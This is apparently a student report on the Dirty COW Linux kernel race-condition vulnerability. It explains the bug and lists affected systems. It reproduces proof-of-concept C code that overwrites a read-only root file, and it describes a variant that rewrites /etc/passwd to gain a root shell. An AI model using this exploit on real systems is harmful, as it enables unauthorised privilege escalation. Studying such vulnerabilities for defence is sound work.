Sri Lanka Institute of Information Technology

DIRTY COW

Individual Assignment - Linux Exploitation Project

System Networking and Programming

Submitted by:

E ROJEEMEEHARAN
IT19112824

Table of Contents

Table of Contents

1. Abstract 3
2. Introduction 4
3. References 14

Abstract

Linux was created in 1991 by Linus Torvalds, a then-student at the University of Helsinki. Torvalds built Linux as a free and open source alternative to Minix, another Unix clone that was predominantly used in academic settings. He originally intended to name it “Freax,” but the administrator of the server Torvalds used to distribute the original code named his directory “Linux” after a combination of Torvalds’ first name and the word Unix, and the name stuck.

The Linux kernel is the foundation of any Linux-based operating system. It represents the core of Linux distributions for servers and desktop computers. It's also used in embedded systems such as routers, as well as in all Android-based systems, including many popular tablets and smartphones. In essence, the Linux kernel is Linux. Operating systems such as Ubuntu, OpenSUSE, and Arch are sometimes referred to as "Linux" because they each use the Linux kernel.

So Linux kernel is a main part of Linux and sensitive details are stored in kernel that’s why attackers are targeting the Linux kernel. DirtyCOW also one of the Linux kernel vulnerable and this report is explained about dirty cow and how to identify the vulnerable and how to exploit it.

Introduction

The Dirty COW vulnerability is an interesting case of the race condition vulnerability. the COW in the Dirty COW vulnerability is short for **copy-on-write**, a computer programming time and resource management technique that uses the abstraction of virtual memory to efficiently implement a duplicate or copy operation on modifiable resources.

If a resource, such as a file or a block of memory, is duplicated, but not modified, there's no need for the system to create a new version, as it can be shared between the copy and the original. This avoids the overhead of creating a full copy. However, if either process makes a change to the resource, a real copy operation takes place -- hence, the term COW, as the copy operation is deferred until the first write occurs.

The Dirty COW vulnerability is a **privilege escalation vulnerability**, and it is caused by a race condition found in the way the Linux kernel's memory subsystem handles the copy-on-write breakage of private, read-only memory mappings. A race condition occurs when two threads are racing to access or change shared data, but the thread scheduling algorithm fails to ensure that the events occur in the order the programmer intended. In this instance, data can be written into the wrong memory location, giving an attacker write access to read-only memory mappings of system files that would usually require a root login to modify.

Race conditions are notoriously difficult to find, reproduce and debug. They are usually only found by accident when a system becomes overloaded in a manner unforeseen by the programmer.

Linux creator Linus Torvalds was, in fact, aware of this bug 11 years ago, but it was only considered a theoretical problem back then. A potential fix was removed because it caused problems on the IBM mainframe version of Linux.
The Dirty COW vulnerability only came to light again when Linux researchers demonstrated that advances in technology meant it was no longer theoretical. They created an abnormal load by instructing one thread to hammer away writing changes into the writeable private map, with another thread repeatedly telling the kernel it could temporarily free up any memory used for the mapped file, eventually causing an access collision –

the race condition. This resulted in the data being written into the private memory map of the read-only file, instead. If this were to happen to a system executable or configuration file, the attacker could compromise the system's configuration and integrity, and even gain root control.

The Dirty COW vulnerability can't be exploited remotely -- the attacker must first be able to run the attack code on the system. However, attackers who already have a presence on a network are likely to find this a useful method to increase their privileges, particularly as the vulnerability is almost impossible for antivirus and other security software to detect.

Since this vulnerability has existed since 2007, most Linux-based systems are affected, including Android phones, which are based on Linux. Android users are also slightly more at risk, as apps run with user-level privileges, and could use the exploit to install additional malware and to steal data.

How to Determine the system is vulnerable by Dirty Cow.

The simplest way to find the Dirty COW vulnerability is create the text file in root user with read only permission then run the sample Dirty COW c program code and overwrite the read only file with coding to another text . If the coding run successfully and text file contend get changed the system is vulnerable Dirty COW thread is there.

How to run sample c code to check Dirty COW vulnerability.

Step1:Creating text file in read only mode.

So here we are going to create simple text file and overwrite with coding. Create dummy file and testing on it the best way because if we make any mistake corrupt an important system file in this case.
Using any editor like vi and create text file with random text.

Step2:Excute the sample code for created dummy text file.

In here test.txt dummy file created in read only mode and contend set in the text file as

```
owl@box:~$ sudo -s
[sudo] password for owl:
root@box:~# echo this is start > test.txt
root@box:~# exit
exit
owl@box:~$ ls -lah test.txt
-rw-r--r-- 1 root root 14 ◌ 11 12:48 test.txt
owl@box:~$ cat test.txt
this is start
owl@box:~$ gcc -pthread dirtyc0w.c -o dirtytest
owl@box:~$ ./dirtytest test.txt "this is finish"
```

“this is start”
After that compile the dirtycow coding with gcc compiler and execute the coding. While executing command also given to change the test.txt contend as “this is finish”

```
owl@box:~$ gcc -pthread dirtyc0w.c -o dirtytest
owl@box:~$ ./dirtytest test.txt "this is finish"
```

Result :

```
owl@box:~$ ./dirtytest test.txt "this is finish"
mmap 7f9e3455d000

madvise 0

procselfmem 1400000000

owl@box:~$ cat test.txt
this is finishowl@box:~$
owl@box:~$ ls -lah test.txt
-rw-r--r-- 1 root root 14 [illegible] 11 12:48 test.txt
```

Finally the test.txt contend is changed as “this is finish” so here dirty cow vulnerability is founded .

Explain of the sample codding:

You can download the coding from online or if your are familiar with C programming u can create your own coding with following instruction and explanations.

Setup the thread :-
In here mainly create two thread to do the main jobs. One thread is for write the file and other one is for call madsive function.

Madsive thread:

```c
void *madviseThread(void *arg)
{
  char *str;
  str=(char*)arg;
  int i,c=0;
  for(i=0;i<100000000;i++)
  {

    c+=madvise(map,100,MADV_DONTNEED);
  }
  printf("madvise %d\n\n",c);
}
```

here madvisethread job is discarding the private copy of the mapped memory, so the page table can point back to the original mapped memory.

/*The **madvise**() system call is used to give advice or directions to the kernel about the address range beginning at address *addr* and with size *length* bytes In most cases, the goal of such advice is to improve system or application performance.*/

ProcselfmemThread:

```
void *procselfmemThread(void *arg)
{
  char *str;
  str=(char*)arg;

  int f=open("/proc/self/mem",O_RDWR);
  int i,c=0;
  for(i=0;i<100000000;i++) {

    lseek(f,(uintptr_t) map,SEEK_SET);
    c+=write(f,str,strlen(str));
  }
  printf("procselfmem %d\n\n", c);
}
```

The job of the this thread is mapped the read only file and write the contents from the copy of the mapped memory.

Main function:

```
int main(int argc,char *argv[])
{


  if (argc<3) {
  (void)fprintf(stderr, "%s\n",
      "usage: dirtyc0w target_file new_content");
  return 1; }
  pthread_t pth1,pth2;


  f=open(argv[1],O_RDONLY);
  fstat(f,&st);
  name=argv[1];


  map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
  printf("mmap %zx\n\n",(uintptr_t) map);



  pthread_create(&pth1,NULL,madviseThread,argv[1]);
  pthread_create(&pth2,NULL,procselfmemThread,argv[2]);



  pthread_join(pth1,NULL);
  pthread_join(pth2,NULL);
  return 0;
}
```

In the main function do mapping function and create threads and pass the values for the madvise and writing functions.

Two threads are created for the functions and values are pass by that threads.

Exploit DirtyCOW and get root access from linux:


dcow is a possible exploit of the vulnerability CVE-2016-5195. Running the program as unprivileged user on a vulnerable system, it'll modify the /etc/passwd file, forcing the password "dirtyCowFun. In case of successful execution, doing a "su" with that password, a root shell will be available. Using the -s option (recomended), a root shell will be automatically opened. A backup of the original /etc/passwd will be created in the current execution directory as .ssh_bak, if dcow is used with no options or with -n

If you don't know how to create own coding there several coding on GitHub you can download from there and u can use it directly.

How to download the code:


Using wget function and directly download the coding in to home directory.

How to compile the coding:



This program is write in c++ language so in here we need to compile with g++ compiler.

How to run the coding and result of coding :



You can see the password is changed and new super user password is showed there.

A DirtyCOW CVE-2016-5195 vulnerable founded OS :

- RHEL7 Linux x86_64;
- RHEL4 (4.4.7-16, with "legacy" version)
- Debian 7 ("wheezy");
- Ubuntu 14.04.1 LTS
- Ubuntu 14.04.5 LTS
- Ubuntu 16.04.1 LTS
- Ubuntu 16.10
- Linux Mint 17.2

compiler supported for execute the coding:

- clang version 4.0.0;
- gcc version 6.2.0 20161005 (Ubuntu 6.2.0-5ubuntu12)
- gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.1)
- gcc version 4.8.5 20150623 (Red Hat 4.8.5-4) (GCC);
- gcc version 4.8.4 (Ubuntu 4.8.4);
- gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1)
- gcc version 4.7.2 (Debian 4.7.2-5);
- gcc version 4.4.7 (with "legacy" version)

The Linux kernel versions affected by DirtyCOW:

1. Ubuntu

- 4.8.0-26.28 for Ubuntu 16.10
- 4.4.0-45.66 for Ubuntu 16.04 LTS
- 3.13.0-100.147 for Ubuntu 14.04 LTS
- 3.2.0-113.155 for Ubuntu 12.04 LTS

2. Debian

- 3.16.36-1+deb8u2 for Debian 8
- 3.2.82-1 for Debian 7
- 4.7.8-1 for Debian unstable

3. Arch

- 4.4.26-1 for ArchLinux (linux-lts package)
- 4.8.3 for ArchLinux (linux package)

4. Gentoo

- sys-kernel/gentoo-sources-4.1.35
- sys-kernel/gentoo-sources-4.8.x - TBD
- sys-kernel/gentoo-sources-3.x.x – TBD

Command to check the current kernel version of a Linux Operation System

```
uname -r
```

The ERRORS while dirty COW exploits:

Kernel get freeze while coding executing.
Gcc compiler not support.
Often virtual box internet connection get off

REFERENCE

https://medium.com/bindecy/huge-dirty-cow-cve-2017-1000405-110eca132de0
https://www.cs.toronto.edu/~arnold/427/18s/427_18S/indepth/dirty-cow/index.html
https://www.theregister.co.uk/2016/10/21/linux_privilege_escalation_hole/
https://resources.whitesourcesoftware.com/blog-whitesource/dirty-cow-vulnerability-puts-all-linux-and-android-distributions-at-risk
https://medium.com/@bondo.mike/dirty-cow-2c79cd6859c9